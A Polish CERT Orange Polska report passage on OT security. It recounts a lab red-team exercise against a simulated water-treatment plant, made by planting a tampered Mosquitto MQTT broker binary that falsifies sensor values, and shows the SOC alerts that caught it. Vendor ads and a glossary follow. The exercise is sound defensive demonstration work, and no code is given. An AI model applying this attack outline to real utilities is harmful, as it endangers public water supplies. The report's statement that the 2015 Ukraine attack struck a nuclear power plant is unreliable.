Orange Cyberdefense to podmiot Grupy Orange świadczący usługi z zakresu cyberbezpieczeństwa. Obsługuje 8700 klientów na całym świecie. Jako europejski lider, stara się budować bezpieczniejsze społeczeństwo cyfrowe. Potencjał usług zawdzięcza badaniom i inteligentnym rozwiązaniom, co pozwala oferować klientom wyjątkową wiedzę na temat obecnych i przyszłych zagrożeń. Dzięki ponad 25-letniemu doświadczeniu w dziedzinie bezpieczeństwa informacji, 3 000 ekspertów, 18 centrom bezpieczeństwa (SOC) i 14 centrom cyberbezpieczeństwa (CyberSOC) zlokalizowanym w różnych częściach świata wie, jak rozwiązywać globalne i lokalne problemy klientów. Chroni ich na wszystkich etapach zagrożenia w ponad 160 krajach.

Next Generation SOC

cyberbezpieczeństwo w służbie ciągłości działania OT

Dziś cyberbezpieczeństwo w Operational Technology (OT) jest bardzo istotnym tematem. Jednak czy dopiero dzisiaj? Tak, ponieważ wcześniej mówiło się o poufności tylko po stronie IT (Information Technology), po stronie OT wszyscy koncentrowali się na dostępności i zapewnieniu ciągłości działania, najczęściej w produkcji. Separowano technologię przemysłu ścianami, za które wstęp mieli tylko inżynierowie, automatycy w specjalnych uniformach. Ten kierunek zmienił się, kiedy w grudniu 2015 roku miał miejsce atak cybernetyczny na elektrownię jądrową na Ukrainie, który spowodował utratę zdalnego dostępu do systemów monitorowania i sterowania. Choć incydent nie spowodował poważnych konsekwencji w postaci awarii czy promieniowania, uświadomił nam, że podatność infrastruktury krytycznej na ataki cybernetyczne i zagrożenie ze strony cyberprzestępców staje się realne. Wiele instytucji zdaje sobie sprawę z konieczności ochrony systemów OT, a nie tylko IT, dlatego mówi się coraz więcej o regulacjach takich jak norma IEC 62443, w Europie o dyrektywie Network and Information System, w Polsce próbujemy to regulować w Ustawie o Krajowym Systemie Cyberbezpieczeństwa.

Każdy z integratorów i dostawców usług ICT na rynku tworzy zespoły złożone z ekspertów bezpieczeństwa OT. Niektórzy zatrudniają wyspecjalizowanych wcześniej automatyków, z długoletnim doświadczeniem w utrzymaniu parków produkcyjnych, którzy dalej żyją w przekonaniu, że IT to ta druga strona mostu. Ważne, aby te zespoły skupiły się nie tylko na implementacji technicznych rozwiązań, lecz także na zrozumieniu specyfiki środowisk OT oraz ich unikalnych wyzwań związanych z bezpieczeństwem.

Szacuje się, że na świecie jest ponad 7000 języków, którymi ludzie posługują się w celu komunikacji. Dziś najbardziej popularną formą komunikacji alternatywnej jest internet. Za jego pośrednictwem kontaktujemy się z rodziną, służbowo i z urzędami. Internet jest oparty na protokołach komunikacyjnych w sieciach IT, których większość z nas nie rozumie. Podobnie bywa z komunikacją na specyficznych protokołach OT, która nawet dla środowiska IT jest często niezrozumiała.

Jak pogodzić te dwa światy, jak połączyć ich języki, aby poznać ryzyka związane z ciągłością działania firmy?

Cyberbezpieczeństwo w OT to nie tylko kwestia technologii, ale także procesów, ludzi i kultury organizacyjnej.

Właściwe podejście powinno obejmować:

- Zrozumienie potencjalnych zagrożeń dla systemów oraz ich wpływu na działalność firmy.
- Identyfikację, ocenę i zarządzanie ryzykiem związanym z cyberzagrożeniami w kontekście OT.
- Szkolenie pracowników na temat cyberbezpieczeństwa, w tym budowanie świadomości zagrożeń i praktyk bezpiecznego zachowania.
- Zapewnienie, że dostawcy i partnerzy biznesowi przestrzegają odpowiednie standardy bezpieczeństwa.
- **Stałe monitorowanie systemów** OT i sieci IT w celu szybkiego wykrywania i reagowania na potencjalne zagrożenia lub incydenty, które pośrednio lub bezpośrednio mają wpływ na ciągłość biznesową. Kiedy wiemy już jakie mamy zagrożenia, jakie incydenty pojawiają się w naszej sieci musimy mieć potrzebę stałego doskonalenia procesu opartego na analizie własnych incydentów i aktualnych zagrożeń w cyberprzestrzeni.

W lutym 2024 roku na polskiej konferencji poświęconej tematyce cyberbezpieczeństwa w służbie ciągłości działania OT razem z Andrzejem i zaproszonym zespołem redteamingowym i analitykami SOC przedstawiliśmy uczestnikom naszej prelekcji i warsztatów jak usługi outsourcingu monitorowania cyberbezpieczeństwa w zakresie sieci IT i OT mogą pomóc kluczowym operatorom usług w naszym kraju.


Oprócz przedstawionych założeń i korzyści wynikających z usługi przestawiliśmy laboratorium OT, które stworzyliśmy w Orange Polska. To miejsce, o którym pisaliśmy już w naszym poprzednim raporcie CERT Orange Polska, gdzie nasi klienci mogą powierzyć nam stworzenie procesów na bazie infrastruktury OT w swoich firmach. Po kilku dniach intensywnych przygotowań pokazaliśmy uczestnikom warsztatów środowiska przejęte przez cyberprzestępców i zakłócenie parametrów czytanych przez SCADA. W rezultacie doszło do uruchomienia procesów awaryjnych i zakłócenia procesów produkcyjnych. Celem specjalistów wdrażających i świadczących usługi monitorowania cyberbezpieczeństwa była identyfikacja zagrożenia po stronie IT, następnie po stronie OT. Mechanizmy korelacji w SIEM połączyły te dwa światy i powiadomiły o incydencie krytycznym.

Na czym polegał atak?


Korelacja zdarzeń zarówno z IT i OT jest niezbędnym elementem podniesienia poziomu cyberbezpieczeństwa w każdej infrastrukturze krytycznej, gdzie łączą się dwa światy IT i OT. Nasz LAB OT i IIoT pozwala na elastyczną konfigurację pod kątem danej branży obszaru OT. Na potrzeby warsztatów dostosowaliśmy nasz LAB OT, tak by powstały 3 procesy OT, między którymi była wymiana danych. Na podstawie tych danych nasze nowo powstałe przedsiębiorstwo z branży wod-kan i uzdatniania wody dla dużego miasta mogło realizować swoje zadania. Stworzyliśmy infrastrukturę krytyczną, szczegółowo zaplanowaliśmy cyberatak. Stworzyliśmy 3 niezależne procesy OT. Proces OT1 odpowiada za dostarczenie odpowiedniej ilości substratów płynnych między innymi do (zmiękczania, demineralizacji filtracji dezynfekcji chemicznej itd.). Proces OT2, bezpośrednio dostarcza wodę odpowiednio uzdatnioną dla miasta. Dla naszego przypadku założyliśmy, że proces OT1 będzie dostarczał chemiczne środki do chlorowania wody. Natomiast proces OT3 oparty na infrastrukturę rozproszoną IIoT, będzie odpowiadał za parametry środowiskowe i chemiczne niezbędne dla prawidłowej pracy procesu OT2 czyli bezpośredniej produkcji wody dla miasta.

Proces OT1 i OT2 zaimplementowany został w naszych sterownikach PLC renomowanych światowych producentów. System SCADA powstał na bazie jednego z największych dostawców systemów HMI/SCADA na świecie. Infrastruktu rozproszona IIoT składała się z modemów/gateway 4G zbierających dane środowiskowe oraz routerów 4G/5G. Zastosowaliśmy również najbardziej popularne i stosowane w automatyce protokoły przemysłowe wspomnę tutaj chociażby o Modbus TCP, Profinet, EtherCAT czy MQTT. Dla naszego ataku wybraliśmy bardzo popularny i dobrze rokujący protokół MQTT. Głównym elementem odpowiadającym za właściwą komunikację w tym protokole odpowiada Broker MQTT. Funkcjonalność Brokera dostępna jest już zarówno na niektórych sterownikach PLC, jak i na routerach, modemach. Bardzo popularną i ogólnie dostępną jest technologia Brokera MQTT Mosquitto. Do celów naszej transmisji wykorzystaliśmy router znanej marki światowej popularnej na naszym rynku, ze wspomnianym Brokerem.


Podczas tworzenia scenariusza ataku z Redteamem, mieliśmy kilka możliwości. Chcieliśmy podmienić wartości parametrów fizycznych z rozproszonych czujników, takich jak temperatura, wilgotność, poziom stężenia CO2, aby proces OT2 zaczął pracować w trybie awaryjnym (odstawienia produkcji), aby do minimum zmniejszyć produkcję wody dla miasta. Mogliśmy podmienić dane bezpośrednio na gateway'ach podłączonych bezpośrednio do czujników, ale wiązało się to z ingerencją w prywatny APN, w którym te wszystkie czujniki pracowały, mogliśmy ingerować bezpośrednio w sterowniki PLC i zaburzyć ich proces sterująco-kontrolny. Wybraliśmy jednak metodę prostą i jak najmniej ingerującą w całą infrastrukturę naszych procesów OT, zaatakowaliśmy procesy wewnętrzne samego Brokera Mosquitto zaimplementowanego w routerze. Przygotowaliśmy odpowiednio spreparowaną binarkę, która podmienia wartości z czujników na wartości krytyczne. Następnie sam Broker wyśle odpowiednie wiadomości do subskrybentów MQTT. Miejsce ataku jest bardzo optymalne, mamy dostęp do czystych danych, nie ma znaczenia czy użyliśmy protokołu MQTT z szyfrowaniem TLS. Dodatkowo wykorzystaliśmy istniejące hosty, nie tworzyliśmy nowych ze względu na bezpieczeństwo, to co nas może wykryć to użycie nowych protokołów wcześniej nie używanych. Ustaliliśmy cel ataku, przygotowaliśmy całą procedurę przedostania się z zewnątrz do naszej infrastruktury. W naszym LAB-ie zbudowaliśmy część biurową infrastruktury IT wraz z serwerem AD i parą stacji roboczych biurowych. Korzystamy przy tym z monitoringu naszego NG SOC Orange. Chcieliśmy na bieżąco informować osoby odpowiedzialne o pojawiających się incydentach w naszej - stworzonej na potrzeby warsztatów, infrastrukturze. NG SOC dzięki SIEM potrafił połączyć z pozoru błahe zdarzenia w obszarze IT ze zdarzeniami z obszaru OT i na tej podstawie je skorelować, poinformować o przeprowadzonym na infrastrukturę ataku. Poniżej schemat naszej infrastruktury oraz wizualizacja SCADA prezentująca wspomniane procesy OT1, OT2, OT3 –IIoT.




Schemat naszej wykreowanej infrastruktury



Wizualizacja SCADA wszystkich procesów OT




Wizualizacja SCADA pracy pomp dla procesu OT1 i OT2




Wizualizacja SCADA pracy pomp dla procesu OT1 i OT2

Na schemacie poniżej czerwonymi liniami zaznaczono kolejność i przebieg ataku.




Nasz system brzegowy UTM pracował w trybie monitoringu, tak aby zarejestrować infiltrację z zewnątrz nie blokując jej, dodatkowo w części procesu OT1 zainstalowany został system IDS, który monitorował cały ruch w segmentach procesów OT1/OT2/OT3-IIoT. System UTM, jak również IDS przesyłały logi z wykrytych zdarzeń protokołem Syslog do naszego SIEM i NG SOC.

Incydent w sieci OT dotyczący usługi kluczowej



Ekran SCADA IIoT po ataku: (znacząco przekroczone wartości krytyczne z czujników)



Ekran SCADA Wykres po ataku: (wydajność pomp została zmniejszona do minimum, tak jakby serce przestało bić, cyberatak)

NG SOC na bieżąco korelował logi z naszych systemów bezpieczeństwa i informował nas wysyłając maile z opisem zdarzenia. Cały proces to czas ponad 30 min. oczywiście z wyjaśnieniami co w danej chwili jest realizowane, niemniej sam atak mógł trwać do 10 min.

Otrzymaliśmy następujące komunikaty z SOC (ilość informacji w komunikatach została zminimalizowana na potrzeby warsztatów) w kolejności chronologicznej:

Obszar IT

Od: ZZZ SOC O-PL/Hurt
Wysłano: czwartek, 29 lutego 2024 17:35
Do: MACIEJAK Andrzej Ext O-PL/Detal
Temat: [LAB] F02-BackdoorDetected

We have recorded events indicating a potencial backdoor detected.

Time: 29 Feb 2024 17:27:26 CET

Device Address: 126.185.99.101
Device Host Name: Forti_LAB_OT

Severity: critical

Source Address: 192.168.130.50
Source Port: 50516

Destination Address: 217.182.76.45
Destination Port: 8080

Session ID: 1148082
Event Type: signature
Profile: LAB_OT_base

Please verify whether this constitutes a security incident and provide feedback.

Obszar OT

Od: ZZZ SOC O-PL/Hurt
Wysłano: czwartek, 29 lutego 2024 17:36
Do: MACIEJAK Andrzej Ext O-PL/Detal
Temat: [LAB] IDS01-SshConnectionEstablished

Time: 29 Feb 2024 17:34:15 CET

Device Address: 126.179.78.216
Device Host Name: iSID

ID: 143
Service: SSH

Source Address: 192.168.120.50
Source Mac Address: 68-ED-A6-03-96-7D

Source Name: DESKTOP-AE4BQN6
Source Vendor: Others
Source Type: HMI

Destination Address: 192.168.120.20
Destiantion Mac Address: 20-97-27-01-8D-4A

Destination Name: 192.168.120.20
Destination Vendor: Others
Destination Type: IOT

Please verify whether this constitutes a security incident and provide feedback.

Korelacja IT i OT

Od: ZZZ SOC O-PL/Hurt
Wysłano: czwartek, 29 lutego 2024 17:37
Do: MACIEJAK Andrzej Ext O-PL/Detal
Temat: [LAB] IDS-F-CorrelatedEvent

We recorded correlated events indicating an IPS and IDS attack.

Time: 29 Feb 2024 17:34:15 CET

Correlated Rules: IDS01-SshConnectionEstablished|F02-BackdoorDetected

Please verify whether this constitutes a security incident and provide feedback.

Podsumowanie

Otrzymaliśmy trzy maile, gdzie dopiero ten ostatni, wyraźnie informuje nas, że zostaliśmy zaatakowani. Oczywiście w ramach warsztatów nie czekaliśmy, tylko od razu został wykonany złośliwy kod w Mosquitto. Po paru sekundach otrzymaliśmy informacje ze SCADA, że wartości z czujników przekroczyły krytyczne poziomy. Automatyka, jak również SCADA zachowały się zgodnie z założeniami. Wygasiły proces OT2 produkcji wody dla miasta, ponieważ groziło to skażeniem wody substancjami chemicznymi do dezynfekcji. Niestety miasto nie otrzyma odpowiedniej ilości wody co pozbawia tysięcy osób dostępu do wody. W realnym scenariuszu atak podmiany wartości może być przeprowadzony bardziej finezyjnie nie wzbudzając alarmu, natomiast woda może być produkowana z zawyżonymi zawartościami chemicznymi. To może spowodować zatrucie tysięcy osób w ciągu wielu dni czy tygodni. Ogromna skala zagrożenia. To tylko przykład prostych alertów od SOC, który w ramach usługi Next Generation SOC otaczamy specjalną procedurą i szczegółowo przedstawiamy zakres notyfikacji oraz rekomendacje działań dla klienta.

Dzięki warsztatom i możliwościom LAB OT pokazaliśmy jak dynamicznie zmienia się koncepcja bezpieczeństwa w środowiskach przemysłowych. Cyberbezpieczeństwo w OT to nie tylko kwestia technologii, ale także procesów, ludzi i kultury organizacyjnej. Identyfikacja zagrożeń, ocena ryzyka, szkolenia pracowników, oraz monitorowanie systemów to kluczowe elementy właściwego podejścia do tego zagadnienia. Zwiększające się zagrożenia cybernetyczne wymagają ciągłego doskonalenia strategii i procedur związanych z cyberbezpieczeństwem, zarówno w obszarze IT, jak i OT.

Podkreślamy, że

- współpraca pomiędzy zespołami IT i OT oraz zrozumienie specyfiki obu środowisk są kluczowe dla skutecznej ochrony przed atakami cybernetycznymi. Szkolenia pracowników i monitorowanie systemów są nieodzownymi elementami strategii cyberbezpieczeństwa w OT.
- Skuteczna reakcja na incydenty cybernetyczne wymaga współpracy oraz ciągłego doskonalenia procedur.
- Realne scenariusze ataków pokazują konieczność ciągłego podnoszenia świadomości i przygotowania na ewentualne zagrożenia dla infrastruktury krytycznej.

Wnioski płynące z analizy warsztatów stanowią cenne wskazówki dla organizacji i instytucji, które starają się zwiększyć poziom cyberbezpieczeństwa w obszarze OT. Działania te są niezbędne dla zapewnienia ciągłości działania oraz bezpieczeństwa osób korzystających z usług infrastruktury przemysłowej – zapraszamy do współpracy!

Rafał Wiszniewski,
Andrzej Maciejak

Centrum Doświadczeń



Cyberbezpieczeństwa

Ucz się z nami, jak lepiej chronić swoją firmę przed cyberatakami

Budowanie bezpieczniejszego społeczeństwa cyfrowego nie jest możliwe w pojedynkę, wymaga wysiłku zespołowego. Osoby decyzyjne nie mogą zwiększyć bezpieczeństwa cyfrowego organizacji bez zaangażowania całej firmy.

Nasze Centrum Doświadczeń Cyberbezpieczeństwa mieści się w nowoczesnym 5G Labie w Miasteczku Orange w centrum Warszawy. Stworzyliśmy je dla klientów, aby mogli lepiej zrozumieć wyzwania dzisiejszej cyberprzestrzeni. Wykorzystujemy przy tym wizualizację i wprowadzamy reguły jak w grze decyzyjnej, aby w ciekawy sposób zaprezentować korzyści płynące z długoterminowej strategii w zakresie cyberbezpieczeństwa.

Koncentrujemy się na osobach decyzyjnych w firmie i pomagamy im lepiej zrozumieć różne problemy, ale też potrzeby związane z budowaniem cyberodporności.

Cyberbezpieczeństwo dla Twojej firmy

Nasi eksperci pomogą Ci w skutecznym zapobieganiu niebezpieczeństwom, wykrywaniu ich i reagowaniu na nie. Zadbają też o cyberhigienę Twoich pracowników i będą Cię wspierać w doborze odpowiednich zabezpieczeń.

Planuj

Audyt organizacji

- Ustalenie obecnego poziomu bezpieczeństwa
- Inwentaryzacja
- Wstępny zakres działań

Rozpoznaj sytuację, planuj działania.

Identyfikuj

Analiza

- Skany podatności
- Testy penetracyjne
- Identyfikacja luk

Sprawdź, gdzie masz problemy – zamów skany podatności, testy penetracyjne.

Chroń

Usuwanie luk/wdrażanie

- MFA
- UYM
- MDM
- WAF
- Awareness

Przeanalizuj wykryte problemy, zaplanuj, jak wzmocnić bezpieczeństwo.

Audyt organizacji

- Określenie obecnego poziomu bezpieczeństwa
- Wykaz działań koniecznych do wykonania
- Analiza ryzyka

Ochrona dostępu do sieci

- Zastosowanie zapasowego łącza internetowego
- Rozwiązanie chroniące przed atakami typu DDoS
- Urządzenia brzegowe typu NGFW/UTM

Ochrona danych przed utratą

- Systemy do ochrony przed wyciekiem danych – DLP
- Mechanizmy do odtwarzania danych po awarii – Disaster Recovery

Ochrona urządzeń końcowych

- Ochrona antywirusowa
- Mechanizmy szybkiego wykrywania i blokowania zagrożeń typu ransomware – EDR
- Ochrona przed dostępem do podejrzanych stron WWW – CyberWatch
- Rozwiązanie do zarządzania bezpieczeństwem urządzeń mobilnych – MDM
- Zarządzanie uprzywilejowanym dostępem do systemów zarządzania – PAM
- Dwuskładnikowe uwierzytelnienie – 2FA
- Blokada niechcianych wiadomości – antyspam

Wykrywaj

Reaguj

Zarządzaj

Monitoring bezpieczeństwa i zarządzania incydentami

- System wykrywania i zbierania informacji o incydentach bezpieczeństwa – SIEM
- Centralna platforma do automatycznego zarządzania różnymi systemami bezpieczeństwa – SOAR
- Sprawdzanie luk bezpieczeństwa w używanych aplikacjach – testy penetracyjne
- Skany podatności (usługa dostępna również w ramach CyberPakietu)

- Security Operations Center – SOC

- Security Operations Center – SOC
- Zarządzanie aktualizacjami aplikacji – Vulnerability Management,
  – Patch Management
- Sprawdzenie odporności pracowników na ataki hakerów z użyciem socjotechniki: testy socjotechniczne (usługa dostępna również w ramach CyberPakietu)
- Podnoszenie poziomu wiedzy pracowników o cyberbezpieczeństwie – szkolenia (usługa dostępna również w ramach CyberPakietu)

INTEGRATED SOLUTIONS | DIGITAL SOLUTIONS PARTNER

SECURITY

ARCHITEKTURY REFERENCYJNE

Sprawdź, co możemy zrobić
dla bezpieczeństwa Twojej organizacji

INTELIGENTNE ŚRODOWISKO SIECIOWE

CYFROWY BASTION

CYFROWY NIEZBĘDNIK

BEZPIECZNY PRACOWNIK

POZNAJ NAJLEPSZE PRAKTYKI IS

CERT Orange Polska

ZESKANUJ
I DOWIEDZ SIĘ WIĘCEJ

bluesoft

TWÓJ PARTNER TECHNOLOGICZNY

Od 22 lat pomagamy firmom osiągać sukces.

Zespół BlueSoft tworzą doświadczeni **eksperci IT**, którzy doskonale rozumieją potrzeby biznesu. Oferujemy szeroki zakres usług, które pomagają usprawnić i rozwijać firmy w zakresie **nowych technologii**.

NASZE USŁUGI

- Uczenie Maszynowe & SI
- Transformacje cyfrowe
- Usługi chmurowe
- Transformacje DevOps
- Integracja systemów
- Przetwarzanie i zarządzanie danymi
- Aplikacje mobilne i webowe
- Outsourcing

Jeśli szukasz sprawdzonego partnera technologicznego, to **zeskanuj kod QR** teraz.

craftware

salesforce PARTNER SINCE 2014

Veeva Services Partner CERTIFIED Commercial Cloud

UiPath™ Partner GOLD

Dostarczamy usługi z zakresu transformacji cyfrowej i doradztwa technologicznego z portfolio rozwiązań Salesforce. Zapewniamy również stały dostęp do wykwalifikowanych specjalistów IT w modelu outsourcingu.



Rozwój i wdrożenie

Migracje danych i integracje

Rozbudowany outsourcing IT

Doradztwo w zakresie produktów i architektury

Zwiększenie adopcji Salesforce

Managed Services 24/5

Projekty E2E i zaawansowane usługi

Glosariusz

0-day – exploit, który pojawia się natychmiast po informacji o podatności, dla której nie została jeszcze przygotowana poprawka.

2FA (ang. Two-factor authentication) – mechanizm umożliwiający zastosowanie dwuskładnikowego (lub dwuetapowego) procesu uwierzytelniania. Poza standardową parą danych potwierdzającą tożsamość w systemach (np. nazwa użytkownika i hasło), mechanizm ten [pozwala na wykorzystanie dodatkowej informacji przesyłanej np. wiadomością SMS lub użycia urządzenia potwierdzającego tożsamość np. tokenu czy smartfonu generującego jednorazowy kod (Microsoft / Google Authenticator). Z tego mechanizmu można korzystać w najbardziej popularnych serwisach społecznościowych.

aaS (ang. as a service) – „jako usługa"; skrót odnosi się do modelu udostępniania zasobów usługodawcy klientowi w postaci usługi. Taki model pozwala na uniknięcie wielu kosztownych inwestycji w sprzęt. Można wymienić tu kilka najpopularniejszych stosowanych modeli: **IaaS** (Infrastructure as a Service), SaaS (Software/Security as a Service), **NaaS** (Network as a Service), **MaaS** (Malware as a Service) czy **XaaS** (rozwiązanie nazwy usługi zostawiamy czytelnikom).

Abuse – nadużycie; wykorzystanie niektórych możliwości sieci internet niezgodnie z przeznaczeniem lub prawem. W internecie do nadużyć zalicza się m.in. ataki sieciowe, rozsyłanie spamu, wirusów, nielegalnych treści, phishing, itp. Zespół typu Abuse to jednostka odpowiedzialna za przyjmowanie i rozpatrywanie zgłoszeń dotyczących tego typu nadużyć.

Adres IPv4 (ang. IP address) – unikalny adres dla każdego urządzenia w danej sieci (LAN, WAN czy Internet), pozwalający na jednoznaczną identyfikację urządzenia (trasy) w sieci na potrzeby routingu.

Adware (ang. advertising-supported software) – oprogramowanie, którego podstawowym zadaniem jest wyświetlanie reklam na urządzeniu użytkownika. Często jest instalowane jako komponent podczas instalacji innego oprogramowania. Często również jest dodawane do darmowego oprogramowania i instalowane bez wiedzy i zgody użytkownika. Ten typ oprogramowania może wyświetlać treści zawierające złośliwy kod – patrz **Spyware**.

Automatyzacja (**definicja zaproponowana przez PWN**) - stosowanie urządzeń do zbierania i przetwarzania informacji, przejmujących pewne działania poznawcze, intelektualne i decyzyjne człowieka, wykonywane dotąd przez niego w trakcie użytkowania obiektu (np. obrabiarki, samolotu, banku) lub w trakcie prac twórczych (np. projektowania, uczenia).

Backdoor – „tylne drzwi"; luka w zabezpieczeniach systemu komputerowego, utworzona umyślnie, w celu późniejszego dostępu do systemu. Intruz może utworzyć backdoora, włamując się poprzez inną lukę w oprogramowaniu lub wykorzystując uruchomienie trojana przez użytkownika.

Blackholing (ang. Blackhole -czarna dziura) – adresy IP w sieci internet, w których ruch sieciowy jest neutralizowany, bez informowania adresata lub nadawcy.

Bot (od ang. robot) – zainfekowany i przejęty komputer, wykonujący polecenia atakującego.

Botnet – sieć połączonych botów, zdalnie kontrolowana przez atakującego. Botnety wykorzystywane są najczęściej do zmasowanych ataków typu DDoS lub rozsyłania spamu.

C&C (ang. Command and Control) servers – infrastruktura serwerów zarządzana przez cyberprzestępców, wykorzystywana do zdalnego wysyłania poleceń i kontroli botnetów.

CERT/CSIRT (ang. Computer Emergency Response Team, Computer Security Incident Response Team) – zespół reagowania na zagrożenia komputerowe. Głównym zadaniem zespołu jest szybka reakcja na zgłaszane przypadki zagrożeń naruszeń bezpieczeństwa sieciowego. Prawo do używania nazwy CERT mają wyłącznie zespoły, spełniające bardzo wysokie wymagania potwierdzone uzyskaniem stosownego certyfikatu tak, jak zespół CERT Orange Polska.

Certstream – serwis umożliwiający śledzenie w czasie rzeczywistym logów udostępnianych przez wystawców certyfikatów. Dzięki niemu możliwy podgląd zdarzeń związanych z nowymi i odnawianymi certyfikatami np. dla stron internetowych.

CLI (Caller ID) spoofing polega na prezentowaniu odbiorcy połączenia głosowego fałszywego numeru telefonicznego osoby dzwoniącej.

CyberTarcza – autorskie rozwiązanie Orange Polska, które chroni klientów sieci stacjonarnej oraz mobilnej przez skutkami aktywności wrogiej aktywności w sieci Internet (np. phishingu czy złośliwego oprogramowania).

DDoS (ang. Distributed Denial of Service) – rozproszony atak odmowy usługi; atak sieciowy, polegający na wysłaniu do atakowanego systemu takiej ilości danych, których system ten nie będzie w stanie obsłużyć. Celem ataku jest blokada dostępności zasobów sieciowych. W przypadku DDoS do ataku wykorzystywanych jest wiele komputerów i połączeń sieciowych, co odróżnia go od ataku DoS, który korzysta z jednego komputera i jednego połączenia internetowego.

Opis rodzajów ataków DDoS:

